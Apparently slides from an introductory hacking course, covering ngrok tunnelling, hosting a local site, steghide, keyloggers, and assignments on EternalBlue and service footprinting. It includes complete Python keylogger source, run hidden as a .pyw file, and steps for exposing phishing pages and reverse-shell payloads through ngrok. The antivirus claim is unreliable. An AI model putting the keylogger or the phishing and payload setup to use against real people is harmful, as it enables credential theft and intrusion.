
```
┌──(nathan㉿Nathan)-[~]
└─$ ngrok tcp 1234
```

1. TCP -> ngrok tcp <PORT>
2. HTTP -> ngrok http <PORT>

```
ngrok                                                                    (Ctrl+C to quit)

Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO

Session Status                online
Account                       Nathan Hailu (Plan: Free)
Version                       3.1.1
Region                        India (in)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:10593 -> localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

- It gives some informations on its own dashboard
- It have GUI too






Hosting our website

Let us make our local web server international

- We need a webserver
- And http port forwarding with same port as our webserver
- `ngrok http 80`

```
ngrok                                                          (Ctrl+C to qu

Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO

Session Status                online
Account                       Nathan Hailu (Plan: Free)
Version                       3.1.1
Region                        India (in)
Latency                       182ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://56c5-196-188-126-129.in.ngrok.io -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.01    0.00    5.49    5.49
```




For python server


```
┌──(nathan㉿Nathan)-[~/rex]
└─$ nano index.html

┌──(nathan㉿Nathan)-[~/rex]
└─$ cat index.html
<h1>Hello world</h1>
<p></p>
<h2>This is Nathans Website</h2>
```

```
┌──(nathan㉿Nathan)-[~/rex]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
```

```
┌──(nathan㉿Nathan)-[~]
└─$ ngrok http 9090
```

```
ngrok

Visit http://localhost:4040/ to inspect, replay, and modify your requests

Session Status                online
Account                       Nathan Hailu (Plan: Free)
Version                       3.1.1
Region                        India (in)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://5e7e-196-188-126-129.in.ngrok.io -> http://localhost:9090

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```







GTST - GeezTech Security Tester®

by Nathan Hailu

- When some one access your forwarded site it will log it here.






...more

- Now this can help us to do our Phishing page.
  - DOwnload the last time tools and you can use them now you have ngrok
- WAN payloads
  - Just replace the lhost parts with the link provided and then you are Good to go.
  - Just remember to do same Port with the ngrok
    - For villain the lport is 8080

Phishing pages




Prevention

- Payloads are one of Malwares, so the prevention methods are same with Malware prevention methods.
- REMEMBER if you have strong antivirus software you are 80% safe.


Pivoting

- Pivoting in penetration testing is a technique in which the ethical hackers—also known as white-hat hackers—simulating the attack can move from one system to another.
- There are so many ways to pivot from 1 system to another. That is not Main Concern of this course.



Privilege Escalation

- privilege escalation attack is a cyberattack to gain illicit access of elevated rights, permissions, entitlements, or privileges beyond what is assigned for an identity, account, user, or machine.



StegnoGraphy.

- Steganography is **the practice of hiding a secret message inside of (or even on top of) something that is not secret**.
- That something can be just about anything you want.
- These days, many examples of steganography involve embedding a secret piece of text inside of a picture
- But also we can hide inside audio files and etc
- There are many tools for this.
  - The famous on is “steghide”


steghide

1. Download it
2. To hide text to image
3. To extract

```
┌──(nathan㉿Nathan)-[~/Downloads]
└─$ sudo apt install steghide
[sudo] password for nathan:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libmcrypt4 libmhash2
Suggested packages:
  libmcrypt-dev mcrypt
The following NEW packages will be installed:
  libmcrypt4 libmhash2 steghide
```


```
┌──(nathan㉿Nathan)-[~/Downloads/testing]
└─$ steghide embed -ef secret.txt -cf cat.jpeg
Enter passphrase:
Re-Enter passphrase:
embedding "secret.txt" in "cat.jpeg"... done
```

```
┌──(nathan㉿Nathan)-[~/Downloads/testing]
└─$ ls
cat.jpeg

┌──(nathan㉿Nathan)-[~/Downloads/testing]
└─$ steghide extract -sf cat.jpeg
Enter passphrase:
wrote extracted data to "secret.txt".

┌──(nathan㉿Nathan)-[~/Downloads/testing]
└─$ ls
cat.jpeg  secret.txt

┌──(nathan㉿Nathan)-[~/Downloads/testing]
└─$ cat secret.txt
They Nathan, This is our server password: ##s3cret@pa//wprd
```



Caution

When you share these staged files, it doesn't have to be compressed

Or use USB,CD

Exercise 1

1. Download a car picture, and hide any thing secret what you want to tell to the group, then send it to the group.
2. Download Villain and try it on your VM,(it might work)


Keylogging

- Keyloggers are **activity-monitoring software programs or hardware device that give hackers access to your personal data**.
- The passwords and credit card numbers you type, the web pages you visit – all by logging your keyboard strokes.
- The software is installed on your computer, and records everything you type.

Python Keylogger

```python
# Mr.Rexder
# 2010e.c
# This is a Simple Keylogging Program

# Import pynput module as key and Listener   also adds the logging
from pynput.keyboard import Key, Listener
import logging

# Temporary store
log_dir=""

#This is a function of the logging used to log and register every entry
logging.basicConfig(filename=(log_dir + 'Key_log.txt'), level=logging.DEBUG, format='%(asctime)s: %(message)s:')

#This will store the keys to the file
def on_press(key):
    logging.info(str(key))

# This will capture every key press
with Listener(on_press=on_press) as listener:
    listener.join()


```


...




The file will be saved as .pyw this will make the file to now show any pop up but still it runs on background.

You can see that in task manager.

When you run this , it will create a log file.





Assignment #1 - Individual Assignment

1. There was a known Windows 7 Exploit called “EternalBlue” that can be exploited by metasploit.
    a. What is it
    b. Which vulnerability is exploited by this exploit
    c. How does it work
    d. How can we exploit it using metasploit
        i. Make it with screenshot

Make it in doc/pdf format it have 5 points.

You can use Google/Youtube

Deadline: next week monday

Assignment #2 - Group Assignment

- You will form Group and Do the following Questions.
- I will assign You the Group and Post it on the channel.

Question - 10pts

- Explain + Prepare a PDF/DOC file Based on the following
  - The Purpose
  - The Installation way
  - Configuration - Where the config file is ,default Configurations, default port
  - Dangerous Settings/CONFIGURATIONS
  - How to Interact with.
  - How to Footprint the Service
- FTP, SSH, SMB, NFS, DNS, SMTP, IMAP/POP3, MYSQL, MSSQL, SNMP

Class is over

1) DO the note
2) Ask question
3) Practice

ANNOUNCEMENT: You will have a Assessment questions(50%). so revise the concepts.